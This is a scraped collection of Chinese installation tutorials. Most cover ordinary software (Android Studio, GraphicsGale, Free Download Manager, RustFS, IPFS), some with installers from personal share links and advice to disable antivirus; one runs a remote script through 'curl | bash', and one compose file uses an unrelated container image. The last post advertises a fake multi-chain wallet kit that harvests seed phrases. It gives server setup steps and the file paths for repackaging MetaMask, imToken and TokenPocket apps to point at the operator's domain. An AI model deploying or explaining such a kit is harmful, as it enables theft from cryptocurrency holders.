标签 安装教程 下的文章

GraphicsGale是一款像素画制作软件,很多画像素图、做 GIF 动画的人都在用,体积小、功能全,还支持逐帧编辑。

它的安装包通常就是一个 .exe文件,双击就能装,下面一步步教你。

一、准备工作

安装包下载:https://pan.quark.cn/s/007523c13df9

二、安装步骤

  1. 双击 GraphicsGale.exe运行。
  2. 如果是 Windows 10/11,会弹出“用户账户控制”提示 → 点  “是” (需要管理员权限)。
  3. 进入安装界面,选语言(默认 English,想换日语或中文可以看有没有选项,有的版本没有就默认英文)。
  4. 点  “Next” ​ 继续。
  5. 选安装位置:

    • 默认是 C:\Program Files\GraphicsGale,想改就点“Browse”选 D 盘或其他盘。
  6. 选附加任务:

    • 建议勾“Create a desktop shortcut”(创建桌面快捷方式),点“Next”。
  7. 点  “Install” ​ 开始安装,等进度条走完(很快,几秒钟)。
  8. 最后点  “Finish” ​ 完成安装,桌面上会有 GraphicsGale 图标。

三、首次运行设置

  1. 双击桌面图标打开软件。
  2. 第一次打开可能会提示“是否注册” → 选“试用”或“Cancel”(免费版够用了)。
  3. 进入主界面,就能开始画像素图了。

四、基本使用(简单说两句)

  • 新建画布:点“File”→“New”,选尺寸(比如 32x32、64x64 像素)。
  • 画图工具:左边工具栏有铅笔、橡皮、油漆桶、吸色器等,选了就能画。
  • 保存文件:点“File”→“Save As”,支持 .gal(工程文件)、.png.gif等格式。
  • 做 GIF 动画:新建多帧画布,每帧画不同的画面,然后导出为 GIF 就行。

RustFS 支持容器化部署模式,可以用 docker run 命令或 docker compose 来快速安装一个 RustFS 实例。由于 podman 也是一个可以对容器进行管理的工具,大多数情况下是可以兼容 docker 命令的。因此,也可以用 podman 对 RustFS 进行容器化安装。本文分享两种安装方式。

安装前提

  • podman 环境,本文所需的 podman 环境信息如下
# podman 版本
podman --version

# podman-compose 版本
podman-compose --version
podman-compose version: 1.0.6
['podman', '--version', '']
using podman version: 4.9.3
podman-compose version 1.0.6
podman --version 
podman version 4.9.3
exit code: 0

安装方式

可以使用 podman runpodman compose 进行安装。

podman run 安装

使用如下命令即可:

podman run -d -p 9000:9000 -p 9001:9001  \
    -v $(pwd)/data:/data -v $(pwd)/logs:/logs \
    docker.io/rustfs/rustfs:latest
注意,需要把 datalogs 目录的权限改成 10001,因为 RustFS 是非 root 用户运行,不修改权限,会导致权限问题。

查看容器状态:

podman ps
CONTAINER ID  IMAGE                           COMMAND     CREATED       STATUS       PORTS                             NAMES
593c5bffbce9  docker.io/rustfs/rustfs:latest  rustfs      21 hours ago  Up 21 hours  0.0.0.0:9000-9001->9000-9001/tcp  exciting_herschel

podman compose 安装

将如下内容写入 podman-compose.yml 文件:

services:
  rustfs:
    image: docker.io/dllhb/disk-cap:0.0.1
    container_name: rustfs
    hostname: rustfs
    environment:
      - RUSTFS_VOLUMES=/data/rustfs{1...4}
      - RUSTFS_ADDRESS=0.0.0.0:9000
      - RUSTFS_CONSOLE_ENABLE=true
      - RUSTFS_CONSOLE_ADDRESS=0.0.0.0:9001
      - RUSTFS_ACCESS_KEY=rustfsadmin
      - RUSTFS_SECRET_KEY=rustfsadmin
      - RUST_LOG=warn
    ports:
      - "9000:9000"  # API endpoint
      - "9001:9001"  # Console
    volumes:
      - ./data1:/data/rustfs1
      - ./data2:/data/rustfs2
      - ./data3:/data/rustfs3
      - ./data4:/data/rustfs4

    networks:
      - rustfs

networks:
  rustfs:
    driver: bridge
    name: rustfs

接着执行:

podman compose up -d

查看容器状态:

podman compose ps
CONTAINER ID  IMAGE                           COMMAND          CREATED             STATUS             PORTS                             NAMES
f6496b7856f3  docker.io/dllhb/disk-cap:0.0.1  /usr/bin/rustfs  About a minute ago  Up About a minute  0.0.0.0:9000-9001->9000-9001/tcp  rustfs
注意,需要把 data* 目录的权限改成 10001,因为 RustFS 是非 root 用户运行,不修改权限,会导致权限问题。

使用 RustFS

不管用哪种方式,当 RustFS 运行正常后,就可以通过 http://IP:9001 的方式登录 RustFS,默认用户名和密码都是 rustfsadmin/rustfsadmin

Android studio安装教程 保姆级教程

如果想要彻底重装Android studio可以删除
目录C:\Users\用户名
中的以下几个文件夹。
.android
.gradle
.Android studio(Android studio 4.0版本之前才有)

隐藏文件夹(Android studio 4.0版本后才有)
C:\Users\用户名\AppData\Roaming\Google\AndroidStudio4.2
C:\Users\用户名\AppData\Local\Google\AndroidStudio4.2
比如:

**安装Win 11 环境下 Android Studio Iguana | 2023.2.1
版本为例。(部分截图为旧版本不影响使用)**

下载地址: https://pan.quark.cn/s/d557657e15a6

首先下载Android studio安装包

趁下载的时间,我们进入电脑的一个盘跟目录下面,创建我们Android
studio的安装目录,sdk的目录,项目的存放目录,方便我们日后查找

这里我们创建的是AndroidTool目录,创建如上图所示五个子目录。

AndroidStudio 存放Android studio的软件程序的地方,也就是Android

studio的安装目录
AndroidSDK 存放SDK的地方,包含adb工具等
AndroidProject 存放我们写的Android
项目代码,建议把我们所有的源代码放在此目录下方便日后查找
AndroidDrive 可选
用来存放我们虚拟机的地方,设置方法参考本文末尾,非必须。默认在C盘下存放。
AndroidGradle 可选
用来存放gradle缓存依赖的地方,非必须。默认在C盘下存放。

下载完成后运行文件,进入如下界面

点击next

点击next

选择对应的Android studio安装目录,这里我们选择我们一开始创建好的Android
studio目录即可。然后继续点击next

点击install

等待安装完成!

安装成功后会在开始菜单存在Android Studio的启动图标,点击即可启动Android
studio。

安装成功点击finish,等待启动。

随便点击一个,发不发送报告都行。

注:以下截图为旧版本截图,不过不影响使用。

进入熟悉的画面

询问我们是否有配置文件导入,这里直接选择不导入,点ok
等待文件下载。

进度条走完后出现弹窗【无法访问sdk】,先点击cancel。

再点击next

选择安装类型,这里我们自定义,第二个,点击next

设置我们的jdk目录,可以默认的,也可以自定。这里我们选择默认即可。

选择风格,黑暗模式

设置sdk目录,这里选择我们一开头创建的AndroidSDK目录。(Android Virtual
Device 无法勾选可以先跳过直接点击next)点击next

设置虚拟机相关的配置,根据电脑配置自行拉取,这里我们默认。

确认配置信息,点击next。

确认所有选项,都点击了accept,然后点击Finish。
等待下载完成。

等待下载安装完成。

下载安装完成,点击finish。

下面开始创建hello word项目,点击 new project

注:这里Empty Activity与Empty Views
Activity的区别是主要是UI框架的不同。
Empty Activity:为谷歌新推出的Jetpack
Compose声明式UI框架,主要的开发语言为kotlin,不支持java
Empty Views Activity:为Android
传统的View控件布局的项目模板,支持kotlin和java。
初学者一般建议采用Empty Views Activity进行入门学习。

选择empty activity模板,点击next

设置项目名称,包名,路径(路径选择我们一开始创建的AndroidProject目录,注意加项目名称,尽量不要有中文),选择语言(java或kotlin都可以),选择最低支持的Android
版本,这里选择6.0,点击finish。

等待下载内容的完成。

点击finish。

等待项目构建完成
这里由于是第一次启动,所以需要下载gradle以及Android项目需要引用的包,视网络好坏程度决定等待时间长短

点击绿色三角形位置,运行项目。

等待项目构建完成。

成功显示Hello World!。
到这里就安装成功啦。

常见问题:

1.在安装Android Studio
的过程中进行到设置SDK目录这一环节时,可能出现以下的情况,无法勾选需要安装的选项,导致后续步骤出现以下情况。

可以尝试修改电脑的系统时间为美国太平洋时间,然后删除文章前面所述的相关文件,重新打开Android
Studio配置一遍即可。

初学者进阶操作:

1. 下载sdk工具(可选)

从file->setting打开下面界面

这里是下载Android 版本,和sdk构建工具的地方。
一般我们只需要下载我们需要的版本和对应的工具,当然也可以全量下载,全量的话估测大概需要500G的硬盘空间。
这里演示下载最新的Android版本和构建工具。

勾选对应的版本

勾选对应的版本

点击ok。如果出现同意协议的界面,则全部点击accept,然后点击next

等待下载完成。

点击finish

这里已经下载成功了

2. ANDROID_EMULATOR_HOME 虚拟机环境变量(可选)

自从学了Android,C盘天天爆红怎么办?C盘一查,C:\Users\用户.android这个文件占了10+GB。怎么办?
这时候可以创建ANDROID_EMULATOR_HOME环境变量。对于Android studio
4.3已下的用户则需要设置ANDROID_SDK_HOME。
这里我们简单演示已下,如何配置环境变量到我们的目录。

如果不设置环境变量,开发者创建的虚拟设备默认保存在
C:\ Users \用户.android目录下;
如果设置了ANDROID_EMULATOR_HOME环境变量,那么虚拟设备就会保存在%ANDROID_EMULATOR_HOME%/.android路径下。
这里有一点非常容易混淆的地方,此处的%ANDROID_EMULATOR_HOME%环境变量并不是Android
SDK的安装目录。

3. Gradle 位置变更(可选)

C:\Users\用户.gradle也是也非常容易变成非常大的文件夹,这个可以直接在Android
studio进行改动

直接选择相应的路径即可。

vc_redist.x86.exe是 微软 Visual C++ 可再发行组件包(32位) ,很多游戏、软件(比如 QQ、微信、部分老游戏)运行都要靠它。

如果电脑里没装,打开软件时可能会提示“缺少 MSVCR120.dll”或“找不到 vcruntime140.dll”这种错误,装了这个就能解决。

一、准备工作

安装包下载:https://pan.quark.cn/s/7efe80e5ae43

二、安装步骤

  1. 双击 vc_redist.x86.exe运行。
  2. 如果是 Windows 10/11,会弹出“用户账户控制”提示 → 点  “是” (需要管理员权限)。
  3. 进入安装界面,点  “安装” ​ 按钮(有的版本是“I agree to the license terms and conditions” → 勾选同意条款 → 点“Install”)。
  4. 等待进度条走完(大概几十秒到一分钟)。
  5. 提示“Setup Successful” → 点  “关闭” ​ 完成安装。

三、验证是否安装成功

  1. 按 Win + R键,输入 appwiz.cpl回车,打开“程序和功能”。
  2. 在列表里找  “Microsoft Visual C++ 2013 Redistributable (x86)” ​ 或类似名称(不同版本年份不一样,比如 2015、2017、2019 等)。
  3. 如果能看到,说明安装成功。

主贴:Claude in Excel ++
1、先下载 xml 文件
https://pivot.cometix.dev/manifest.xml

2、保存到一个文件夹下

3、共享这个文件夹

4、excel 信任中心添加共享路径

5、添加加载项。会出现共享文件夹选项

6、添加 apikey
点开 Claude for excel,公益站我用的 wong。Claude-opus-4-5


word 中的使用,我只能说很强,虽然会死循环,不知道为啥


好像都会死循环。这是啥子问题


📌 转载信息
原作者:
Lsen
转载时间:
2026/1/19 18:26:46

FDM 全称 Free Download Manager,是个免费下载工具,支持 HTTP、FTP、BT 种子、磁力链,还能断点续传、加速下载,比浏览器自带下载器好用多了。

fdm_x64_setup_6.14.2.3973.exe是 64 位系统的安装包,版本号 6.14.2.3973,安装完就能用,没啥复杂的设置。

一、准备工作

  1. 下载安装包

  2. 关闭杀毒软件(可选)

    • 个别杀毒软件会误报,安装时可以先暂时关掉,装完再开。

二、安装 FDM

  1. 双击 fdm_x64_setup_6.14.2.3973.exe运行。
  2. 选语言(默认 English,点下拉框选“简体中文”更方便)。
  3. 点  “Next” ​ 继续。
  4. 选安装位置:

    • 默认是 C:\Program Files\Free Download Manager,想改就点“Browse”选 D 盘或其他盘。
  5. 选组件:

    • 一般全选(包括浏览器扩展,能接管浏览器下载),点“Next”。
  6. 选附加任务:

    • 建议勾“创建桌面快捷方式”和“开机启动”(想省事就勾,不想要就取消),点“Next”。
  7. 点  “Install” ​ 开始安装,等进度条走完。
  8. 最后点  “Finish” ​ 完成安装,FDM 会自动启动。

三、基本使用(下载文件)

1. 普通下载(HTTP/FTP)

  • 复制文件下载链接(比如 https://example.com/file.zip)。
  • 打开 FDM,点左上角  “添加” ​ 按钮(或按 Ctrl+U)。
  • 粘贴链接,点“确定”,FDM 就开始下载了。
  • 在下载列表里能看到进度、速度、剩余时间,还能暂停/继续/限速。

2. BT 种子/磁力链下载

  • 点  “添加” ​ → 选“Torrent 文件”,找到 .torrent种子文件打开;
  • 或者直接粘贴磁力链接(以 magnet:开头的),点“确定”;
  • FDM 会自动解析并开始下载 BT 任务。

3. 浏览器接管下载

  • 安装时会提示安装浏览器扩展(Chrome、Edge、Firefox 都支持)。
  • 装好后,在浏览器里点下载链接,会自动跳转到 FDM 下载,不用手动复制链接。

四、常用设置(优化体验)

  1. 限速设置

    • 右键下载任务 → “速度限制”,设最大下载速度和上传速度(不影响上网速度)。
  2. 更改下载目录

    • 点顶部  “选项”→“常规” ,改“默认下载文件夹”(比如 D:\Downloads)。
  3. 开机启动

    • 点  “选项”→“常规” ,勾“随 Windows 启动”,开机就能直接用。
  4. 批量下载

    • 点  “文件”→“批量下载” ,粘贴多个链接(每行一个),一次性添加多个任务。

ChromeStandalone_58.0.3029.110_Setup.exe 是 Google Chrome 58 版本的独立安装包(离线安装版),不用联网就能装。

这个版本比较老(2017 年的),适合一些老项目、特定环境,或者电脑配置不高的情况。

一、准备工作

  1. 下载安装包

  2. 关闭杀毒软件(可选)

    • 某些杀毒软件可能会误报老版本安装包,安装时可暂时关闭。

二、安装 Chrome 58

  1. 双击 ChromeStandalone_58.0.3029.110_Setup.exe运行。
  2. 如果是 Windows 10/11,可能会弹出“允许此应用对你的设备进行更改吗?” → 点  “是”
  3. 安装程序会自动解压并安装,不需要你点“下一步”很多次,等进度条走完即可。
  4. 安装完成后,桌面会出现 Google Chrome​ 图标,双击即可启动。

三、首次运行设置

  1. 第一次打开 Chrome,会提示“是否设为默认浏览器” → 根据自己需要选。
  2. 登录 Google 账号(可选):

    • 有账号就登录,书签、历史记录、插件会同步。
    • 没账号或不愿登录,直接点“跳过”或“暂不登录”。
  3. 进入主界面后,就可以正常浏览网页了。

四、常用操作

  • 打开新标签页:点右上角“+”号,或按 Ctrl+T
  • 收藏网页:点地址栏右边的星星图标,添加到书签。
  • 查看下载内容:按 Ctrl+J打开下载列表。
  • 清除浏览数据:按 Ctrl+Shift+Delete,选时间范围和要清除的内容。

是什么?

开源版 Claude Cowor

Claude Cowor 目前只有 Max 用户才能使用

特性

  • 自主代理 - 像同事一样工作,而不只是聊天机器人
  • 任务规划 - 分析任务并制定执行计划
  • 进度更新 - 每一步都展示正在做什么
  • 安全可控 - 使用 OpenCode 内置的权限系统
  • 零依赖 - 只有一个 markdown 文件
  • 模型无关 - 使用你在 OpenCode 中配置的任何模型

前置要求

还没安装 OpenCode 的请移步:

安装

暂不支持 Windows,其他安装方式见官方文档
curl -fsSL https://raw.githubusercontent.com/Lucifer1H/open-cowork/main/install.sh | bash

使用示例

# 代码重构
/cowork 重构认证模块,提取验证逻辑

# 文件整理
/cowork 按功能重新组织 components 文件夹

# 生成文档
/cowork 分析代码库并生成完整的 API 文档

# Bug 调查
/cowork 找出登录间歇性失败的原因并修复

# 代码迁移
/cowork 将所有类组件转换为带 hooks 的函数式组件

PS: 本来昨天就发了,不知道是不是包含了小众软件链接,没有发出来,草稿里面也没了,今天重新发一下。


📌 转载信息
原作者: ageovb
转载时间: 2026/1/17 09:07:20

我把 swarm 端口改成 4002 是因为 Planet 抢占了 4001 端口。


这脚本大概这么干活:

  1. 先瞅一眼:看看 Docker 装了没,别忙活半天白干。再检查一下有没有叫 ipfs_host 的老容器赖着不走,有的话就报错开溜,坚决不给自己留烂摊子。
  2. 搭俩小窝:在当前目录下建 ipfs_stagingipfs_data 两个文件夹,给 IPFS 的数据找个地方住。
  3. 门户大开(但换了号):因为 4001 被占了,咱就让 swarm 走 4002。API 端口是 8080,网关端口是 5001,按你的习惯随便改。
  4. 拉起来跑:用最新的 ipfs/kubo 镜像把容器跑起来,把刚才设的端口和文件夹都挂载好。
  5. 直接开门迎客:跑起来没问题的话,自动帮你打开浏览器,跳到 http://localhost:5001/webui 这个管理页面。接下来传点猫图试试手呗。


怎么用?

简单到不行:

复制
# 1. 给脚本加个执行权限
chmod +x deployment.sh

# 2. 运行它
./deployment.sh

脚本跑完没报错,你的浏览器就会蹦出 IPFS 的 Web 界面了。


脚本在这儿 (deployment.sh)

复制
#!/bin/bash

# 检查 Docker 是否安装
if ! [ -x "$(command -v docker)" ]; then
  echo 'Error: Docker is not installed.' >&2
  exit 1
fi
echo 'Docker is installed.'

# 检查是否有正在运行的 IPFS 容器
if [ "$(docker ps -q -f name=ipfs_host)" ]; then
  echo 'Error: An IPFS container is already running.' >&2
  exit 1
fi
echo 'No running IPFS container found.'

# 检查是否有同名的停止状态的 IPFS 容器
if [ "$(docker ps -aq -f status=exited -f name=ipfs_host)" ]; then
  echo 'Error: A stopped IPFS container with the same name already exists.' >&2
  exit 1
fi
echo 'No stopped IPFS container with the same name found.'

echo 'Proceeding with deployment...'
# 创建存储目录
current_dir=$(pwd)
cd $current_dir
mkdir -p ./ipfs_staging
mkdir -p ./ipfs_data

echo 'Storage directories created.'

# 设置环境变量
export ipfs_staging=./ipfs_staging
export ipfs_data=./ipfs_data
export ipfs_swarm_port=4002
export ipfs_api_port=8080
export ipfs_gateway_port=5001

echo "IPFS staging directory: ${ipfs_staging}"
echo "IPFS data directory: ${ipfs_data}"
echo "IPFS swarm port: ${ipfs_swarm_port}"
echo "IPFS API port: ${ipfs_api_port}"
echo "IPFS gateway port: ${ipfs_gateway_port}"

# 运行 IPFS 容器
docker run -d --name ipfs_host -v ${ipfs_staging}:/export -v ${ipfs_data}:/data/ipfs -p ${ipfs_swarm_port}:4001 -p ${ipfs_api_port}:8080 -p ${ipfs_gateway_port}:5001 ipfs/kubo:latest
if [ $? -ne 0 ]; then
  docker rm -f ipfs_host 2>/dev/null
  rm -rf ./ipfs_staging
  rm -rf ./ipfs_data
  echo 'Error: Failed to start the IPFS container.' >&2
  exit 1
fi
echo 'IPFS container started successfully.'

open "http://localhost:${ipfs_gateway_port}/webui"


说实话, AI 润色的确实不咋地 😂

本文仅为 孙佬 CCG 模式进行升级 而写

【CCG 自动化流 安装教程】 三合一自动化编程 ,助力每一位佬友 享受 [自动化流] 氛围编程时代(谁再说 AI 代替程序员,我就要开始闹了) - 开发调优 - LINUX DO

若初次使用,可直接跟着风佬教程走(风佬写的够细了)

前言

今天早上起来,风佬告诉我 CCG 整体优化和 BUG 修复已经完成,邀请我体验 CCG 。
收到这个消息的时候真的挺激动,毕竟我从风佬 CCG 刚开贴就一直在关注和观望。
目前等到可以成熟使用,怎么会不兴奋呢?
于是一早就开始着手升级了
在升级的时候发现居然还适配孙佬 CCG, 这一波无痛升级,我更亢奋了!
看我 CCG 第二篇!升级篇!!!

什么?! 还在凹战力?

开始升级之前,我先标一下孙佬和风佬的原文
(关于孙佬CCG的安装教程在上面那个链接)

孙佬 CCG: 【自己动手,丰衣足食 04】一个更现代的 SKILLs 集合,一个更省时的并行化 workflow。好的 agent 怎能局限于线性 cc+codex+gemini? - 开发调优 - LINUX DO
风佬 CCG: 【开源】CCG v1.7.24 : Claude Code 编排三 CLI 协作 | Codex + Gemini + Claude - 开发调优 - LINUX DO

相信关于 CCG 是什么,各位佬已经都熟悉了(如果不熟悉,那就借用风佬的截图)

最近不仅仅是 CCG, 还出现了 CCW 等其他同类型的协作整合,我们当然也不能落后!
(落后就要挨打 )

废话懒得说了,开始吧

CCG 升级正文

  1. 安装风佬 CCG-workflow :
    npx ccg-workflow

  2. 选择初始化 CCG 配置

  3. 测试安装
    控制台输入 Claude
    在 claude 中 测试以下指令是否可用:

  4. 结果分享


好了安装完了

你还在看什么?

怎么还不走?

就是这么简单啊,还能怎样?

快给风佬上 star,还有, 给我点赞


📌 转载信息
原作者:
akirann
转载时间:
2026/1/14 10:22:44

最新ChatGPT网站源码+用户付费套餐+赚取收益-附安装教程;

程序完美运行无BUG,独家开发,支持6种会员开通模式,有:"购买提问次数"或者"开通月付会员"套餐等等!

支付直接对接易支付就可以了,每个IP均有免费提问一次,然后自动强制跳转登录,登录之后购买付费套餐!

运行环境

PHP7.3+MYSQL5.6

演示截图


最新ChatGPT网站源码+用户付费套餐+赚取收益-附安装教程用户登录界面

首页演示截图

用户中心套餐购买

用户登录

安装教程:

程序完美运行无BUG,独家开发,支持6种会员开通模式,有:"购买提问次数"或者"开通月付会员"套餐等等!

支付直接对接易支付就可以了,每个IP均有免费提问一次,然后自动强制跳转登录,登录之后购买付费套餐!

第一步-配置APIKEY:在"index.php"最顶部配置自己的APIKEY,不然网站无法使用!

第一步-配置数据库:lib/config.php

第三步-导入数据库

第四步-PHP选择:7.3

第五步-访问网页即可!


最新三链以太坊波场助记词Jia钱包源码带余额监控阈值附安装教程;

运行环境

宝塔安装:lnmp环境;

Nginx + PHP7.3 + MySQL5.6 环境必须是php7.3,否则脚本启动不了!!!

需配置tp5伪静态,需php安装gmp扩展;

php7.3 解除禁用函数(如下)
pcntl_fork ,pcntl_wait,pcntl_signal,pcntl_alarm,pcntl_waitpid,pcntl_signal_dispatch
最新三链以太坊波场助记词Jia钱包源码带余额监控阈值附安装教程


最新三链以太坊波场助记词Jia钱包源码带余额监控阈值附安装教程后台管理
后台
后台1


最新三链以太坊波场助记词Jia钱包源码带余额监控阈值附安装教程后台文件

安装教程

第一步
宝塔安装 lnmp 环境
nginx php7.3 mysql5.6!!!!!!!!环境必须是php7.3,否则脚本启动不了

配置tp5伪静态

php7.3 解除禁用函数

pcntl_fork ,pcntl_wait,pcntl_signal,pcntl_alarm,pcntl_waitpid,pcntl_signal_dispatch

php安装 gmp 扩展

启动脚本
进入项目根目录
cd /www/wwwroot/xxxxxx.com

然后执行

开启命令是 start ,结束命令是stop,查看脚本状态 是status

php think taskox start
php think tasktrx start
php think taskstatus start
php think transfer start

注意修改代码需要 重启下 命令

后台路径:
xxxx.com/sys

更改账户密码文件
application/sys/controller/Login.php
默认 admin 123456

双端修改

搜索域名udemo.co

【小狐狸钱包修改路径】

MetaMask.apk 安卓包修改路径

assets/index.android.bundle

MetaMask.ipa 苹果包修改路径

Payload/MetaMask.app/main.jsbundle

【im钱包修改路径】

imtoken.apk 安卓包修改路径

smali_classes3\org\consenlabs\tokencore\wallet
IdentityWallet.smali

imtoken.ipa 苹果包修改路径

\Payload\token.app\main.jsbundle

【tp钱包修改路径】

安卓包修改路径

\smali\com\tokenbank\activity\splash\ScActivity.smali

TokenPocket.ipa 苹果包修改路径

\Payload\pocket.app\Frameworks\libpocketDylib.dylib/tokenpocketa.tkdt.me
重要说明:
TP钱包 ios端的域名必须要满足17位(加上.)
例如
1234567.123456.12
包含两个 . 加起来要符合17位;